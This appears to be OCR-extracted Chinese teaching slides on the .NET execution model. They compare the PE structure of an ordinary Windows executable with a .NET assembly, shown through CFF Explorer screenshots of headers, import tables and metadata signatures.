

.NET PE Files(metadata 與IL)
CLR's Virtual Execution Engine
類別載入(Class Loader)
JIT編譯器
Verifier
JIT
Managed Native Code
CLR提供之執行支援與管理

一般windows程式與.net程式的外觀比較

一般的PE程式



CFF Explorer VII - [junction.exe]
File Settings ?
File: junction.exe
Dos Header
Nt Headers
File Header
Optional Header
Data Directories [x]
Section Headers [x]
Import Directory
Resource Directory
Relocation Directory
Address Converter
Dependency Walker
Hex Editor
Identifier
Import Adder
Quick Disassembler
Rebuilder
Resource Editor
UPX Utility
junction.exe
Property Value
File Name C:\junction.exe
File Type Portable Executable 32
File Info ASPack v2.12
File Size 40.50 KB (41472 bytes)
PE Size 40.50 KB (41472 bytes)
Created Tuesday 19 May 2009, 11.33.47
Modified Monday 01 June 2009, 13.38.06
Accessed Wednesday 15 July 2009, 17.38.36
MD5 F109C904F918315058BDCE02A319BC24
SHA-1 45322D9F1B959F25A053EA79E6019EE3C989DE4F
Property Value
Comments
CompanyName Sysinternals - www.sysinternals.com
FileDescription junction
FileVersion 1.05
InternalName Junction
LegalCopyright Copyright © 2005 Mark Russinovich
LegalTrademarks
OriginalFilename junction.exe
PrivateBuild
ProductName Sysinternals Junction
ProductVersion 1.05

Import session可以看到多個entry




Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
kernel32.dll	3	00000000	00000000	00000000	00016F6C	00016F5C
user32.dll	1	00000000	00000000	00000000	00017024	00017053
gdi32.dll	1	00000000	00000000	00000000	0001702F	0001705B
comdlg32.dll	1	00000000	00000000	00000000	00017039	00017063
advapi32.dll	1	00000000	00000000	00000000	00017046	0001706B


.net程式的PE內容


CFF Explorer VII - [RunmeForm.exe]
File Settings ?
File: RunmeForm.exe
Dos Header
Nt Headers
File Header
Optional Header
Data Directories [x]
Section Headers [x]
Import Directory
Resource Directory
Relocation Directory
Debug Directory
.NET Directory
MetaData Header
MetaData Streams
#~
Tables Header
Tables
#Strings
#US
#GUID
#Blob
Address Converter
Dependency Walker
Hex Editor
Identifier
Import Adder
Quick Disassembler
Rebuilder
Resource Editor
RunmeForm.exe
Property Value
File Name C:\RunmeForm.exe
File Type Portable Executable 32 .NET Assembly
File Info Microsoft Visual Studio .NET
File Size 20.00 KB (20480 bytes)
PE Size 20.00 KB (20480 bytes)
Created Tuesday 17 March 2009, 17.27.46
Modified Friday 07 November 2008, 15.57.58
Accessed Wednesday 15 July 2009, 17.51.24
MD5 03EE7FAAC5B724FF10B4EB8F01BA2441
SHA-1 ED18C3A85CD3B0F030B9E8448536D49C465F6078
Property Value
CompanyName Tren
FileDescription WindowsApplication2
FileVersion 1.0.0.0
InternalName WindowsApplication2.exe
LegalCopyright Copyright © Tren 2008
OriginalFilename WindowsApplication2.exe
ProductName WindowsApplication2
ProductVersion 1.0.0.0

Import session只有一個entry




Metadata iSignature




Member	Offset	Size	Value
Signature	0000026C	Dword	424A5342
MajorVersion	00000270	Word	0001
MinorVersion	00000272	Word	0001
Reserved	00000274	Dword	00000000
